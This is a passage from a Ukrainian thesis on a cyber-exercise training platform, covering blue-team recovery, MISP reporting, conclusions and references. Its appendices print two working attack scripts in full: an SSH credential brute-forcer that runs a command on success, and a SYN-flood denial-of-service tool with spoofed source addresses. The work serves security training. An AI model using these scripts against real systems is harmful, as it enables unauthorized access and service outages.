


Рис. 4.59. Вміст файлу «passwd»

3) Відновлення системи та підвищення рівня безпеки системи.

Було видалено зловмисного користувача, шляхом редагування файлу “passwd”.




Рис. 4.60. Вміст файлу «passwd»

Далі було змінено пароль входу в систему для користувача ««rooty»» за допомогою команди passwd.




Рис. 4.61. Зміна паролю користувача ««rooty»»

Було видалено скрипт, що відповідає за реалізацію DoS-атаки та шкідливий файл «passwd1».




Рис. 4.62. Видалення шкідливих файлів

4) Звітування.

На платформі «MISP» було сформовано звіти безпеки, стосовно подій, які були виявлені командою синіх.




Рис. 4.63. Сформований звіт безпеки




Рис. 4.64. Сформований звіт безпеки




Рис. 4.65. Сформований звіт безпеки




Рис. 4.66. Сформований звіт безпеки

Висновок до розділу 4

У цьому розділі була реалізована інтегрована платформа кібернавчання тактичного рівня. Було сформовано сценарії атаки/оборони. Було проведено кібернавчання на основі сформованого сценарію. Дане кібернавчання дає фахівцям необхідні навички в сфері забезпечення кібербезпеки та дозволяє ефективно протистояти атакам.

ВИСНОВКИ

У дипломній роботі було проведено аналіз технології створення інтегрованої платформи кібернавчань тактичного рівня. Встановлено, що кібербезпека є одним з найважливіших напрямків забезпечення безпеки в інформаційно-комп'ютерних системах. Актуальність даного напрямку обумовлюється тим, що багато організацій, звичайних користувачів використовують застаріле програмне забезпечення або паролі за замовчуванням, через які можливо реалізувати кібератаки. Тому є необхідність у кібернавчаннях, які здатні підвищити навички спеціалістів у сфері кібербезпеки.

Кібернавчання – це заходи, які проводяться різними організаціями з метою навчання фахівців з кібербезпеки, проходячи різні реалістичні сценарії кібератак.

Платформи кібернавчань тактичного рівня емалюють середовище для взаємодії команд атаки та команд оборони з метою навчання та отримання професійних навичок спеціалістів з кібербезпеки, поліпшення захисних систем для різних компаній.

Проведено розгортання інтегрованої платформи кібернавчання тактичного рівня. Створено реалістичні сценарії атаки та оборони на основі середовища платформи. Проведено кібернавчання з залученням команд для поліпшення навичок проведення атак та навичок виявлення та запобігання кібератак. В результаті були сформовані звіти та набуті навички у сфері кібербезпеки. Дане кібернавчання дає фахівцям необхідні навички в сфері забезпечення кібербезпеки та дозволяє ефективно протистояти атакам.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Річний звіт з інформаційної безпеки. Cisco 2018. URL: www.cisco.com/c/dam/global/ru_ru/assets/offers/assets/cisco_2018_acr_ru.pdf. (дата звернення 12.12.2023)

2. C. Zimmerman. Ten Strategies of a World-Class Cybersecurity Operations Center. The MITRE Corporation, 2014.

3. J. Muniz, G. McIntyre, and N. AlFardan. Security Operations Center. Cisco Press, 2016.

4. M. Sanders, “How to Get the Most Value out of Your MSSP and SecurityOperations. URL:https://securityintelligence.com/how-to-get-the-most-value-out-of-yourmssp-and-security-operations. (дата звернення 12.12.2023)

5. Muhammad Mudassar Yamin∗, Basel Katt, Vasileios Gkioulos. Cyber ranges and security testbeds: Scenarios, functions, tools and architecture. Computers & Security, 2020.

6. Evangelos C. Chaskos. Cyber-security training: A comparative analysis of cyberranges and emerging trends. Cyber-security training: A comparative analysis of cyberranges and emerging trends, 2019.

7. Ishaani Priyadarshini. Features and Architecture of the Modern Cyber Range: A Qualitative Analysis and Survey. University of Delaware, 2018.

8. SANS Institute. Building a World-Class Security Operations Center: A Roadmap, 2018.

9. National Institute of Standards and Technology. (Okt. 31, 2016). NIST SP 800-150. Guide to Cyber Threat Information Sharing, 2014.

10. Department of Defence USA. Department of Defense Cyber Table Top Guidebook, 02 July 2018.

11. Субач І.Ю. Моделювання кібератак для побудови платформи кібернавчань тактичного рівня / І.Ю. Субач, А.В. Жилін, В.О. Кубрак, Д.В. Приверт. Матеріали науково-практичної конференції «Інформаційно-

телекомунікаційні системи і технології та кібербезпека: нові виклики, нові завдання». К.: ІСЗЗІ КПІ ім. Ігоря Сікорського, 2021. С. 280-282.

12. O. Puchkov, I. Subach, A. Zhylin, and V. Tsyganok, “Criteria for classification of cyber-training and analysis of organizational and technical platforms for their conduct”, Volume 2833, 2021, pp. 27-37. URL: http://ceur-ws.org/Vol-2833/Paper_4.pdf. (дата звернення 12.12.2023)

13. QEMU team: Anthony Liguori, Paul Brook, et al. URL: https://uk.wikipedia.org/wiki/QEMU. (дата звернення 06.12.2023)

14. Malware Information Sharing Platform. URL.:https://en.wikipedia.org/wiki/Malware_Information_Sharing_Platform. (дата звернення 06.12.2023)

15. Techrepublic, July, 19,2009, Review:Test-drive: Colasoft Capsa network analyzer, by Rick Vanover. URL: https://www.techrepublic.com/blog/data-center/test-drive-colasoft-capsa-network-analyzer/.(дата звернення 06.12.2023)

16. EVE-NG Community Cookbook, Uldis Dzerkals, Michael Doe Christopher Lim. URL: https://www.eve-ng.net/index.php/documentation/community-cookbook/.(дата звернення 06.12.2023)

17. Науково-практичній конференції “Інформаційно–телекомунікаційні системи і технології та кібербезпека: нові виклики, нові завдання” (ІТС ТК-2020), Київ, 18–19 листопаду 2020 року. К.: ІСЗЗІ КПІ ім. Ігоря Сікорського.

18. Науково-практичній конференції “Актуальні питання застосування спеціальних інформаційно-телекомунікаційних систем” Київ, 15–16 червня 2021 року. К.: ІСЗЗІ КПІ ім. Ігоря Сікорського.

19. Науково-практичній конференції “Інформаційно-телекомунікаційні системи і технології та кібербезпека: нові виклики, нові завдання”. Київ, 24–25 листопада 2021, .: ІСЗЗІ КПІ ім. Ігоря Сікорського

20. Субач І.Ю., Жилін А.В., Кубрак В.О., Приверт Д.В. Моделювання кібератак для побудови платформи кібернавчань тактичного рівня. Матеріали

науково-практичної конференції “Інформаційно-телекомунікаційні системи і технології та кібербезпека: нові виклики, нові завдання”, Київ, 24–25 листопада 2021 року. К.: ІСЗЗІ КПІ ім. Ігоря Сікорського, с.280-281.

ДОДАТКИ

Додаток А

Фрагмент тексту програми

ssh_bruteforce_priv.py

```
#! /usr/bin/env python

import argparse;

from pwn import *;

import paramiko;

import time

try:    import pyfiglet ; banner=pyfiglet.figlet_format("PRIV CRACK SSH")

except:         print("Failed to detect pyfiglet.\n") ; banner="PRIV SSH
BRUTEFORCE"

usr_arr=[];pass_arr=[]

parser=argparse.ArgumentParser(description="Help Menu young HACKERS!!!!")

parser.add_argument("--users",help="path of user list");

parser.add_argument("--passes",help="path of pass list")

parser.add_argument("--host",help="The IP address of the remote SSH server,
default is your machine (localhost).",default="127.0.0.1")

parser.add_argument("--port", help="The port of the SSH server -default is
22.",type=int,default=22)

args=parser.parse_args()

try:
        u_file=args.users.strip();p_file=args.passes.strip();host=args.host.strip();cmd
=args.cmd.strip();p=args.port
```

```
except AttributeError:     print(" You can check help bar :> --help \n") ; quit()
print("User file:",u_file,"| Password file:",p_file,"\n")
usrs=open(u_file,"r")
for l in usrs:
        u=l.strip();usr_arr.append(u)
usrs.close()
passwords=open(p_file,"r")
for l in passwords:
        p=l.strip();pass_arr.append(p)
passwords.close()
print(banner)
i=1;x=0;u=0
while i==1:
        try:
                client=paramiko.SSHClient()
                client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
                print("User:",str(usr_arr[u]),"| Password:",str(pass_arr[x]))
                client.connect(username=usr_arr[u], hostname=host,
password=pass_arr[x], port=args.port)
                print("May have found valid credentials.\n")
                if cmd!="":
                        stdin, stdout, stderr=client.exec_command(cmd,get_pty=True)
                        for r in stdout:       print(str(r))
```

```
            break
        except (paramiko.ssh_exception.AuthenticationException):
            print("Nope...\n");sleep(0.2)
            if x==len(pass_arr)-1:
                x=0
                if u==len(usr_arr)-1:       break
                u+=1
            else:   x+=1
            continue
        except paramiko.ssh_exception.NoValidConnectionsError:
            print("Check host and port input: a valid connection can't be
established here...\n")
            quit()
        except:
            sleep(0.3) ; continue
        i+=1
print("Brute-force finished.\n");client.close();quit()
```

Додаток Б

Фрагмент тексту програми

DoS_priv.py

```
#!/usr/bin/python3
from sys import stdout
from scapy.all import *
from random import randint
from argparse import ArgumentParser
def randomIP():
	ip = ".".join(map(str, (randint(0, 255)for _ in range(4))))
	return ip
def randInt():
	x = randint(1000, 9000)
	return x
def SYN_Flood(dstIP, dstPort, counter):
	total = 0
	print ("Packets are sending ...")
	for x in range (0, counter):
		s_port = randInt()
		s_eq = randInt()
		w_indow = randInt()
		IP_Packet = IP ()
		IP_Packet.src = randomIP()
```

```
            IP_Packet.dst = dstIP
            TCP_Packet = TCP ()
            TCP_Packet.sport = s_port
            TCP_Packet.dport = int(dstPort)
            TCP_Packet.flags = "S"
            TCP_Packet.seq = s_eq
            TCP_Packet.window = w_indow
            send(IP_Packet/TCP_Packet, verbose=0)
            total+=1
    stdout.write("\nTotal packets sent: %i\n" % total)
def main():
    parser = ArgumentParser()
    parser.add_argument('--target', '-t', help='target IP address')
    parser.add_argument('--port', '-p', help='target port number')
    parser.add_argument('--count', '-c', help='number of packets')
    parser.epilog = "Usage: python3 py3_synflood_cmd.py -t 192.168.*.* -p 80 -
c 1
    args = parser.parse_args()
    if args.target is not None:
        if args.port is not None:
            if args.count is None:
                print('[!]You did not use --counter/-c parameter, so 1
packet will be sent..')
```

```
                    SYN_Flood(args.target, args.port, 1)
                else:
                    SYN_Flood(args.target, args.port, int(args.count))
            else:
                print('[-]Please, use --port/-p to give target\'s port!')
                print('[!]Example: -p 228')
                print('[?] -h for help')
                exit()
        else:
            print('''usage: DoS_priv.py [-h] [--target TARGET] [--port PORT]
                [--count COUNT] [--version]
optional arguments:
  -h, --help            show this help message and exit
  --target TARGET, -t TARGET
                        target IP address
  --port PORT, -p PORT  target port number
  --count COUNT, -c COUNT
                        number of packets ''')
            exit()
main()
```